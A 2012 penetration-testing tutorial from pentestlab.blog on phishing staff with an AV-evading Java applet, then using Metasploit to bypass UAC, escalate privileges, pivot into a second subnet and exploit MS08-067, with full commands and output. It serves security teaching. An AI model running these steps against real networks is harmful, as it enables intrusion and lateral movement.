Client Side Attack and Pivoting


pentestlab.blog/category/exploitation-techniques/page/10

April 12, 2012

In most of the organizations the internal networks are behind firewalls which allow only port 80 for connections in order their workers to have access to the Internet.No other ports are open.So how a penetration tester that performs an external penetration testing can gain access to these systems and how he can discover and compromise other hosts that are on the same network but in different subnet?


Lets say that we are performing an external penetration test and we want to send a malicious Java applet to the company users in order to bypass the firewall restrictions.For that scenario we can use SET.We will not demonstrate the implementation of this attack in this article as it has been already explained here.

The first thing that we will try of course is to send the website that will load the malicious Java applet to the email addresses of the company's employees and to see who is going to run it.In nowadays you can discover very easily work emails through professional social networks like Linkedin.




Malicious Java Applet

The payload of this applet has been encoded 4 times in order to avoid antivirus detection.So if one of the users runs this Java applet we will get a meterpreter session.




Meterpreter Session Opened

Now that we got access as a first step is to find some more information about the target with the command **sysinfo**.As you can see from the next image it is a Windows 7 machine.



Information about the target

Our next option is to try to discover any important files that exist on the local drive of this remote host.For that reason we will need to obtain a shell instead of the meterpreter session.




Getting a shell and discover potential important files

We can use the **ipconfig** command in order to check the interfaces of the target.As you can see from the image below this target has 2 interfaces which means that it is connected to another network as well.

Discover other interfaces


The second IP of our target is the **192.168.2.2**.Before we try to inspect this network we will try to escalate privileges in order to become system user.As we already know it is a Windows 7 machine which means that the UAC will not let us.So we will try to bypass it first.We will return to the meterpreter and we will run the script **bypassuac**.



Bypass UAC

Now we can try to escalate privileges by using the common command of meterpreter **getsystem**.

The privilege escalation have succeeded and now we have full control of the remote system.We can also attempt to check the routing table in order to discover other valid networks and IP addresses.



Privilege Escalation

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway        Metric  Interface
    ------           -------          -------        ------  ---------
    0.0.0.0          0.0.0.0          192.168.1.254  10      11
    127.0.0.0        255.0.0.0        127.0.0.1      306     1
    127.0.0.1        255.255.255.255  127.0.0.1      306     1
    127.255.255.255  255.255.255.255  127.0.0.1      306     1
    192.168.1.0      255.255.255.0    192.168.1.83   266     11
    192.168.1.83     255.255.255.255  192.168.1.83   266     11
    192.168.1.255    255.255.255.255  192.168.1.83   266     11
    192.168.2.0      255.255.255.0    192.168.2.2    266     15
    192.168.2.2      255.255.255.255  192.168.2.2    266     15
    192.168.2.255    255.255.255.255  192.168.2.2    266     15
    224.0.0.0        240.0.0.0        127.0.0.1      306     1
    224.0.0.0        240.0.0.0        192.168.1.83   266     11
    224.0.0.0        240.0.0.0        192.168.2.2    266     15
    255.255.255.255  255.255.255.255  127.0.0.1      306     1
    255.255.255.255  255.255.255.255  192.168.1.83   266     11
    255.255.255.255  255.255.255.255  192.168.2.2    266     15

No IPv6 routes were found.
```

Routing Table

From the above table we can identify the existence of another network **192.168.2.0** which our machine belongs as well.So our next option is to try to find any other hosts that are part of this network.Metasploit Framework has a module called **nbname** which can discover other hosts through the NetBIOS service.

```
meterpreter > background
[*] Backgrounding session 5...
msf  exploit(handler) > back
msf > search nbname

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/scanner/netbios/nbname                     normal  NetBIOS Information Disco
very
   auxiliary/scanner/netbios/nbname_probe               normal  NetBIOS Information Disco
very Prober
```

Searching for nbname

Before we configure the netbios scanner we will create the pivot by instructing metasploit to route all traffic from our meterpreter session to the network **192.168.2.0**.

```
msf  auxiliary(nbname) > route add 192.168.2.0 255.255.255.0 5
[*] Route added
msf  auxiliary(nbname) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.2.0        255.255.255.0      Session 5
```

Route Traffic to the other network

The pivot has created and all the traffic will pass to the network **192.168.2.0** (which is a network that we cannot reach directly from outside) from the machine that we have already compromise through the meterpreter session 5.We can now configure the module.For this scenario we will scan only a small range of IP's from **192.168.2.1** to **192.168.2.5**.

```
msf  auxiliary(nbname) > set CHOSTS 192.168.2.2
CHOSTS => 192.168.2.2
msf  auxiliary(nbname) > set RHOSTS 192.168.2.1-192.168.2.5
RHOSTS => 192.168.2.1-192.168.2.5
msf  auxiliary(nbname) > exploit
```

nbname configurations

The output of the scan indicates that there is another machine which have the name PC1 with the IP **192.168.2.1**

```
[*] Sending NetBIOS status requests to 192.168.2.1->192.168.2.5 (5 hosts)
[*] 192.168.2.1 [PC1] OS:Windows User:PC1 Names:(PC1, PENTESTLAB, __MSBROWSE__) Addresses:(19
2.168.2.1) Mac:08:00:27:27:c3:07
[*] 192.168.2.2 [NETBIOSX-PC] OS:Windows Names:(NETBIOSX-PC, PENTESTLAB)  Mac:08:00:27:82:e8:
93
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Discovery of another system into the second network

So we obtain another one IP address and our next step is to scan this IP in order to discover any open ports.We will search in the metasploit framework for the available port scanners and we will use the TCP scanner.

```
msf  auxiliary(nbname) > back
msf > search portscan

Matching Modules
================

   Name                                       Disclosure Date  Rank    Description
   ----                                       ---------------  ----    -----------
   auxiliary/scanner/natpmp/natpmp_portscan                    normal  NAT-PMP External Port S
canner
   auxiliary/scanner/portscan/ack                              normal  TCP ACK Firewall Scanne
r
   auxiliary/scanner/portscan/ftpbounce                        normal  FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                              normal  TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                              normal  TCP Port Scanner
   auxiliary/scanner/portscan/xmas                             normal  TCP "XMas" Port Scanner

msf > use auxiliary/scanner/portscan/tcp
```

Searching for available port scanners

We are configuring the scanner giving the port range from 1-500 and we run it.

The traffic of this port scan will pass through our pivot point to the other host and then it will return the results to us.

```
msf  auxiliary(tcp) > set RHOSTS 192.168.2.1
RHOSTS => 192.168.2.1
msf  auxiliary(tcp) > set PORTS 1-500
PORTS => 1-500
msf  auxiliary(tcp) > run
```

Configuring the TCP port scanner

The results above are showing that the port **445** is open so we will try to use the netapi exploit which uses that port in order to see if we can compromise this machine as well.

```
[*] 192.168.2.1:80 - TCP OPEN
[*] 192.168.2.1:139 - TCP OPEN
[*] 192.168.2.1:135 - TCP OPEN
[*] 192.168.2.1:389 - TCP OPEN
[*] 192.168.2.1:443 - TCP OPEN
[*] 192.168.2.1:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Port Scanner Results

```
msf  auxiliary(tcp) > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 192.168.2.1
RHOST => 192.168.2.1
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.2.1      yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST     192.168.2.1      no        The target address
```

netapi exploit configurations


As you can see from the image above we have chosen as a payload a meterpreter **bind_tcp** and not the **reverse_tcp**.The reverse connection will not work in this case because the target IP address **192.168.2.1** will not know how to reach back our IP address.Now that everything is ready it is time to exploit the target.

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 6 opened (192.168.1.71-192.168.1.83:0 -> 192.168.2.1:4444) at 2012-04
-11 19:36:36 +0100
```

Target Exploitation

We have exploited the target machine and we have successfully opened a new meterpreter session.As the last line of the above screenshot indicates this was achieved through the pivot machine.The next image is showing that now we have two active sessions on computers which are on different subnets.



Active Sessions

Conclusion

In this article we saw how we can attack one system which is on the same subnet with our machine and then how to use the machine that we compromise in order to attack a computer on a different subnet.This scenario it is not far away from the reality because in most of the cases the corporate firewall will block everything except of the port 80.So the real problem here doesn’t has to do with a vulnerability but with human weakness.An unsuspicious employee can create a hole to the network just because he clicked a malicious link or he allowed a Java applet to run.

As vulnerabilities are getting patched quickly the only way for an attacker to break into a network is to take advantage that someone will be tempt to open a malicious file or link.So social engineering attacks will become more and more sophisticated in order to produce better results.The only way to prevent these kind of attacks is education of the employees.